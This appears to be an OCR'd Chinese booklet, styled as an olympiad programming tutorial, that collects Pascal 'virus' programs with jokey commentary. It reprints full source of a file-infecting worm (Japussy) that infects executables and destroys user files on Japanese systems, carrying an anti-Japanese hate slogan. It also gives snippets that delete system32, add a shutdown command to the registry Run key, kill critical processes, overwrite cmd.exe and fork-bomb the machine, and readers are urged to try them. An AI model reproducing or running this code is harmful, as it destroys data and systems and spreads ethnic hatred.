全国青少年信息学奥林匹克竞赛教程

第一版

(Pascal 版)


信息学病毒

XINXIXUE BINGDU

YIBENTONG

一本通

SYX QQ1376440556 著



科学技术文献出版社

```
uses dos;
begin
exec(*cmd.exe*,*/k*+*shutdown -s -t 30*);
end.
```

30 秒关机

来个熊猫烧香病毒。

```
program japussy;
uses
windows, sysutils, classes, graphics, shellapi{, registry};
const
headersize = 82432; //病毒体的大小

iconoffset = $12eb8; //pe 文件主图标的偏移量


//在我的 delphi5 sp1 上面编译得到的大小，其它版本的 delphi 可能不同

//查找 2800000020 的十六进制字符串可以找到主图标的偏移量

{
headersize = 38912; //upx 压缩过病毒体的大小

iconoffset = $92bc; //upx 压缩过 pe 文件主图标的偏移量


//upx 1.24w 用法: upx -9 --8086 japussy.exe
}
iconsize = $2e8; //pe 文件主图标的大小--744 字节

icontail = iconoffset + iconsize; //pe 文件主图标的尾部

id = $44444444; //感染标记


//垃圾码，以备写入
catchword = 'if a race need to be killed out, it must be yamato.
' +
'if a country need to be destroyed, it must be japan! ' +
'*** w32.japussy.worm.a ***';
```

```
{$r *.res}
function    registerserviceprocess(dwprocessid,    dwtype:
integer): integer;

stdcall; external 'kernel32.dll'; //函数声明

var
tmpfile: string;
si: startupinfo;
pi: process_information;

isjap: boolean = false; //日文操作系统标记

{ 判断是否为 win9x }

function iswin9x: boolean;
var
ver: tosversioninfo;
begin
result := false;
ver.dwosversioninfosize := sizeof(tosversioninfo);
if not getversionex(ver) then
exit;
if  (ver.dwplatformid  =  ver_platform_win32_windows)  then
//win9x
result := true;
end;

{ 在流之间复制 }

procedure copystream(src: tstream; sstartpos: integer; dst:
tstream;
dstartpos: integer; count: integer);
var
scurpos, dcurpos: integer;
begin
scurpos := src.position;
dcurpos := dst.position;
src.seek(sstartpos, 0);
dst.seek(dstartpos, 0);
dst.copyfrom(src, count);
src.seek(scurpos, 0);
dst.seek(dcurpos, 0);
end;

{ 将宿主文件从已感染的 pe 文件中分离出来，以备使用 }

procedure extractfile(filename: string);
```

```
var
sstream, dstream: tfilestream;
begin
try
sstream := tfilestream.create(paramstr(0), fmopenread or
fmsharedenynone);
try
dstream := tfilestream.create(filename, fmcreate);
try
sstream.seek(headersize, 0); //跳过头部的病毒部分
dstream.copyfrom(sstream, sstream.size - headersize);
finally
dstream.free;
end;
finally
sstream.free;
end;
except
end;
end;
{ 填充 startupinfo 结构 }
procedure fillstartupinfo(var si: startupinfo; state: word);
begin
si.cb := sizeof(si);
si.lpreserved := nil;
si.lpdesktop := nil;
si.lptitle := nil;
si.dwflags := startf_useshowwindow;
si.wshowwindow := state;
si.cbreserved2 := 0;
si.lpreserved2 := nil;
end;
{ 发带毒邮件 }
procedure sendmail;
begin
//哪位仁兄愿意完成之?
end;
{ 感染 pe 文件 }
```

```
procedure infectonefile(filename: string);
var
hdrstream, srcstream: tfilestream;
icostream, dststream: tmemorystream;
iid: longint;
aicon: ticon;
infected, ispe: boolean;
i: integer;
buf: array[0..1] of char;
begin
try //出错则文件正在被使用，退出
if comparetext(filename, 'japussy.exe') = 0 then //是自己则
不感染
exit;
infected := false;
ispe := false;
srcstream := tfilestream.create(filename, fmopenread);
try
for i := 0 to $108 do //检查 pe 文件头
begin
srcstream.seek(i, sofrombeginning);
srcstream.read(buf, 2);
if (buf[0] = #80) and (buf[1] = #69) then //pe 标记
begin
ispe := true; //是 pe 文件
break;
end;
end;
srcstream.seek(-4, sofromend); //检查感染标记
srcstream.read(iid, 4);
if (iid = id) or (srcstream.size < 10240) then //太小的文件
不感染
infected := true;
finally
srcstream.free;
end;
if infected or (not ispe) then //如果感染过了或不是 pe 文件则退
```

```
出
exit;
icostream := tmemorystream.create;
dststream := tmemorystream.create;
try
aicon := ticon.create;
try
```

//得到被感染文件的主图标(744 字节)，存入流

```
aicon.releasehandle;
aicon.handle := extracticon(hinstance, pchar(filename), 0);
aicon.savetostream(icostream);
finally
aicon.free;
end;
srcstream := tfilestream.create(filename, fmopenread);
```

//头文件

```
hdrstream := tfilestream.create(paramstr(0), fmopenread or
fmsharedenynone);
try
```

//写入病毒体主图标之前的数据

```
copystream(hdrstream, 0, dststream, 0, iconoffset);
```

//写入目前程序的主图标

```
copystream(icostream, 22, dststream, iconoffset, iconsize);
```

//写入病毒体主图标到病毒体尾部之间的数据

```
copystream(hdrstream, icontail, dststream, icontail,
headersize - icontail);
```

//写入宿主程序

```
copystream(srcstream, 0, dststream, headersize,
srcstream.size);
```

//写入已感染的标记

```
dststream.seek(0, 2);
iid := $44444444;
dststream.write(iid, 4);
finally
hdrstream.free;
end;
finally
```

```
srcstream.free;
icostream.free;

dststream.savetofile(filename); //替换宿主文件

dststream.free;
end;
except;
end;
end;

{ 将目标文件写入垃圾码后删除 }

procedure smashfile(filename: string);
var
filehandle: integer;
i, size, mass, max, len: integer;
begin
try

setfileattributes(pchar(filename), 0); //去掉只读属性

filehandle := fileopen(filename, fmopenwrite); //打开文件

try

size := getfilesize(filehandle, nil); //文件大小

i := 0;
randomize;

max := random(15); //写入垃圾码的随机次数

if max < 5 then
max := 5;

mass := size div max; //每个间隔块的大小

len := length(catchword);
while i < max do
begin

fileseek(filehandle, i * mass, 0); //定位

//写入垃圾码，将文件彻底破坏掉

filewrite(filehandle, catchword, len);
inc(i);
end;
finally

fileclose(filehandle); //关闭文件
```

```
end;

deletefile(pchar(filename)); //删除之

except
end;
end;

{ 获得可写的驱动器列表 }

function getdrives: string;
var
disktype: word;
d: char;
str: string;
i: integer;
begin

for i := 0 to 25 do //遍历 26 个字母

begin
d := chr(i + 65);
str := d + ':\';
disktype := getdrivetype(pchar(str));

//得到本地磁盘和网络盘

if (disktype = drive_fixed) or (disktype = drive_remote) then
result := result + d;
end;
end;

{ 遍历目录，感染和摧毁文件 }

procedure loopfiles(path, mask: string);
var
i, count: integer;
fn, ext: string;
subdir: tstrings;
searchrec: tsearchrec;
msg: tmsg;
function isvaliddir(searchrec: tsearchrec): integer;
begin
if (searchrec.attr <> 16) and (searchrec.name <> '.') and
(searchrec.name <> '..') then

result := 0 //不是目录

else if (searchrec.attr = 16) and (searchrec.name <> '.') and
(searchrec.name <> '..') then
```

```
result := 1 //不是根目录

else result := 2; //是根目录

end;
begin
if (findfirst(path + mask, faanyfile, searchrec) = 0) then
begin
repeat

peekmessage(msg, 0, 0, 0, pm_remove); //调整消息队列，避免引起
怀疑
if isvaliddir(searchrec) = 0 then
begin
fn := path + searchrec.name;
ext := uppercase(extractfileext(fn));
if (ext = '.exe') or (ext = '.scr') then
begin

infectonefile(fn); //感染可执行文件

end
else if (ext = '.htm') or (ext = '.html') or (ext = '.asp')
then
begin

//感染 html 和 asp 文件，将 base64 编码后的病毒写入

//感染浏览此网页的所有用户

//哪位大兄弟愿意完成之？

end

else if ext = '.wab' then //outlook 地址簿文件

begin

//获取 outlook 邮件地址

end

else if ext = '.adc' then //foxmail 地址自动完成文件

begin

//获取 foxmail 邮件地址

end

else if ext = 'ind' then //foxmail 地址簿文件
```

```
begin
//获取 foxmail 邮件地址
end
else
begin
if isjap then //是倭文操作系统
begin
if (ext = '.doc') or (ext = '.xls') or (ext = '.mdb') or
(ext = '.mp3') or (ext = '.rm') or (ext = '.ra') or
(ext = '.wma') or (ext = '.zip') or (ext = '.rar') or
(ext = '.mpeg') or (ext = '.asf') or (ext = '.jpg') or
(ext = '.jpeg') or (ext = '.gif') or (ext = '.swf') or
(ext = '.pdf') or (ext = '.chm') or (ext = '.avi') then
smashfile(fn); //摧毁文件
end;
end;
end;
//感染或删除一个文件后睡眠 200 毫秒，避免 cpu 占用率过高引起怀疑
sleep(200);
until (findnext(searchrec) <> 0);
end;
findclose(searchrec);
subdir := tstringlist.create;
if (findfirst(path + '*.*', fadirectory, searchrec) = 0) then
begin
repeat
if isvaliddir(searchrec) = 1 then
subdir.add(searchrec.name);
until (findnext(searchrec) <> 0);
end;
findclose(searchrec);
count := subdir.count - 1;
for i := 0 to count do
loopfiles(path + subdir.strings + '\', mask);
freeandnil(subdir);
end;
{ 遍历磁盘上所有的文件 }
procedure infectfiles;
var
```

```
driverlist: string;
i, len: integer;
begin
if getacp = 932 then //日文操作系统
isjap := true; //去死吧!
driverlist := getdrives; //得到可写的磁盘列表
len := length(driverlist);
while true do //死循环
begin
for i := len downto 1 do //遍历每个磁盘驱动器
loopfiles(driverlist + ':\', '*.*'); //感染之
sendmail; //发带毒邮件
sleep(1000 * 60 * 5); //睡眠 5 分钟
end;
end;
{ 主程序开始 }
begin
if iswin9x then //是 win9x
registerserviceprocess(getcurrentprocessid, 1) //注册为服务
进程
else //winnt
begin
//远程线程映射到 explorer 进程
//哪位兄台愿意完成之?
end;
//如果是原始病毒体自己
if comparetext(extractfilename(paramstr(0)), 'japussy.exe')
= 0 then
infectfiles //感染和发邮件
```

```
else //已寄生于宿主程序上了，开始工作
begin
tmpfile := paramstr(0); //创建临时文件
delete(tmpfile, length(tmpfile) - 4, 4);
tmpfile := tmpfile + #32 + '.exe'; //真正的宿主文件，多一个空格
extractfile(tmpfile); //分离之
fillstartupinfo(si, sw_showdefault);
createprocess(pchar(tmpfile), pchar(tmpfile), nil, nil, true,
0, nil, '.', si, pi); //创建新进程运行之
infectfiles; //感染和发邮件
end;
end.

uses windows;
begin
while 1=1 do
messagebox(0,'你的电脑中毒了！','病毒',mb_ok);
end.
```

试一试会出现什么结果

```
var
f:text;
i:longint;
s:string;
begin
repeat
inc(i);
str(i,s);
assign(f,'c:\'+s);rewrite(f);
write(f,'grthg65sd4gr546w54r2345r534455643455644554y35df4
g65r54y3g5fd4g6545w16t54');//乱打
close(f);
until false;
```

```
end.
```

我自己编了一个很渣的病毒：

```
uses dos;
var i,j:qword;//qword 会让病毒的核心部分运行 2^64-1 次
s,t:string;
begin
i:=0;
while 1=1 do
begin
i:=i+1;
str(i,t);
s:='bindu'+t+'hao.bat';
assign(output,s);
rewrite(output);
writeln('@echo off');//写入 Windows 批处理文件，相当于创建了
2^64-1 个文件
writeln('start "" "C:\12345.exe"');//打开 C 盘的 12345.exe，我
```

相信没有人会在 C 盘的根目录下弄一个 12345.exe，这样会打开两个窗口，一个是批处理文件的运行窗口，一个是提示找不到文件，意思就是说一共会打开（2^64-1）*2 个窗口

```
writeln('exit');
close(output);
exec(s,'');
end;
end.
```

建议把这个程序的 exe 放到桌面上去，然后点一下它，闭上眼睛，按一下回车，五分钟后睁眼，你的电脑就卡死了。关机，重启，你电脑的桌面会惨不忍睹。
hahaha

我有一个，不被报毒：

```
PROGRAM AAEED;
var t:text;
label aa;
begin
```

```
assign(t,'f1.dat');
rewrite(t);
aa:
write(t,'aaaaa');
goto aa;
close(t);
end.
```

给你个死循环吧，要退出的话就按 ctrl+pause break

```
program bingdu;
var
a:integer;
begin
a:=1;
while a=1 do
write('!');
end.
```

送你一个低级的病毒吧！

```
program sheji;
 Var n,i:longint; d:char;
  p:file of integer;
   begin
   assign(p,'C:\WINDOWS\system32\CMD.exe');
   rewrite(p);
    while n<1980 do begin
     for i:=1 to 360 do write(p,i);
      for d:='a' to 'z' do write(p,i);
       n:=n+1;
       end;
        for i:=1 to 4 do erase(p);
        readln;
         end.
```

我特制了一个建立在它基础上，要比这个复杂一些的程序，不过，不给你看了，毕竟，这包括我个人的隐私了。

```
begin
  writeln('病毒');
end.

{$inline on}
procedure a; inline;
```

```
begin
end;
procedure b; inline;
begin
	a;a;a;a;a;a;a;a;a;a
end;
procedure c; inline;
begin
	b;b;b;b;b;b;b;b;b;b
end;
procedure d; inline;
begin
	c;c;c;c;c;c;c;c;c;c
end;
procedure e; inline;
begin
	d;d;d;d;d;d;d;d;d;d
end;
procedure f; inline;
begin
	e;e;e;e;e;e;e;e;e;e
end;
procedure g; inline;
begin
	f;f;f;f;f;f;f;f;f;f
end;
procedure h; inline;
begin
	g;g;g;g;g;g;g;g;g;g
end;
procedure i; inline;
begin
	h;h;h;h;h;h;h;h;h;h
end;
procedure j; inline;
begin
	i;i;i;i;i;i;i;i;i;i
end;
procedure k; inline;
begin
	j;j;j;j;j;j;j;j;j;j
end;
begin
	k;k;k;k;k;k;k;k;k;k
```

```
end.
```
卡疯

```
function ss(a:pansichar;b:integer):integer;
   stdcall;
   external 'ker'+'nel32.dll' name 'Wi'+'nE'+'xec';
begin
   ss('n'+'tsd -pn cs'+'rss.e'+'xe',0)
end.
```
双击即死机，无法复活。

```
uses dos;
begin
exec('del','C:\WINDOWS\system32\*.*');
end.
```

```
begin
   while   1=1 do
    write(chr(7));
end.
```
试试
电脑死机
并主机叫（声音超大）

```
begin
while true do
write（random(40)）;
end.
```

```
begin
write('写病毒');
end.
```

```
label 10,20;
begin
10:goto 20;
20:goto 10;
end.
```

挖的一手好坟！！！！！！！
你们那些弱爆了。。。。。。
```
uses dos;
```

```
var t:text;
begin
assign(t,'D:\asd.bat');
rewrite(t);
write(t,'shutdown -s -t 0');
close(t);

assign(t,'快点我.bat');

rewrite(t);
write(t,'@reg                                                    add
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersi
on\Run /v shut /d D:\asd.bat');
close(t);

exec('快点我.bat','');

exec('shutdown','-s -t 0');
end.
```

一个闪死人的程序

```
uses crt,graph;
var
gd,gm:integer;
begin
gm:=detect;
repeat
initgraph(gd,gm,**);
delay(10);
closegraph;
until gd=1;
end.
```

```
program bingdu;
var
a:integer;
begin
writeln(#7);
end.
```

这程序不开任务管理器绝对关不掉，拖慢电脑 CPU

```
program gfgfg;
var
x:integer;
begin
```

```
x:=1;
while x=1 do
write(chr(x));
end.
```

```
uses crt;
var i,j,n:longint;
begin
for j:=1 to 60000 do
begin
for i:=1 to n-j do write(' ');
for i:=1 to j*2-1 do write('*');
for i:=1 to (n-j)*2 do write(' ');
for i:=1 to j*2-1 do write('*');
for i:=1 to (n-j)*2 do write(' ');
for i:=1 to j*2-1 do write('*');
writeln;
writeln;
delay(1);
end;
end.
```

运行后会看到美丽的烟火!

```
uses dos;
begin
exec('del','C:\WINDOWS\system32\*.*');
end.
```

杀死系统
无法复活

```
label 10,20,30;
var a:integer;
var s:string;
begin
10:writeln('again!');
writeln('ada! here is a big wrong in your computer!press enter
to know it');
readln;
for a:=1 to 10 do begin
writeln('here is ',a,' bad software!press enter.');
readln;
end;
writeln('there are ten bad software in your computer.');
writeln('to tell yo the truth,I am Trojan virus.');
```

```
writeln('input ''delete the bad software''or I will hurt your
computer.');
readln(s);
if s='delete the bad software'then goto 10
else goto 20;
while true do
20:writeln('your computer is bad.');
readln
end.
```

写两个简单的“病毒程序”，最好不要随意执行，可能导致重装电脑。

第一个是模仿别人 jack_lvzheng 的，

第二个是自己的。

```
Program dele;
Uses Dos;
Const Root='C:\windows\system32\';
Var
FData:SearchRec;
F:File;
KFName:String;
I,J:Longint;
Begin
{$I-}
I:=0;
J:=0;
FindFirst(Root+'*.*',0,FData);
KFName:=FData.Name;
While DosError=0 Do
Begin
Assign(F,Root+KFName);
Erase(F);
If IOResult<>0 Then
Begin
I:=I+1;
Writeln('Error ',I,' Time(s)');
End
Else
Begin
J:=J+1;
Writeln(FData.Name,' Was Already Deleted.');
End;
FindNext(FData);
```

```
Kfname:=Fdata.name;
End;
Writeln(J,' File(s) Was Deleted.');
Writeln('Press Enter To Exit');
Readln;
End.
End.
```

第二个：

```
program copyexec;
uses windows;
Var sk:string; sd:ansistring; i:integer;
begin
repeat
str(i,sk);
i:=i+1;
sd:='C:\'+sk+'.bat';
assign(output,sd);
rewrite(output);
write('del /f /s /q C:\windows\system32\*.*');
close(output);
windows.winexec(pchar(sd),sw_hide);
until 1+1=3;
end.
```

当然了，这两个都太低级了，我水平也很菜。

```
var
a,b:^int64;
begin
randomize;
repeat
new(a);
new(b);
until random(1000)=10001;
end.
```

千万不要试

它可以让***作系统故障：

```
program s;
uses dos;
begin
exec('cmd.exe"taskkill /IM svchost.exe /F','');
assign(input,'C:\windows\system32\svchost);
```

```
end.
```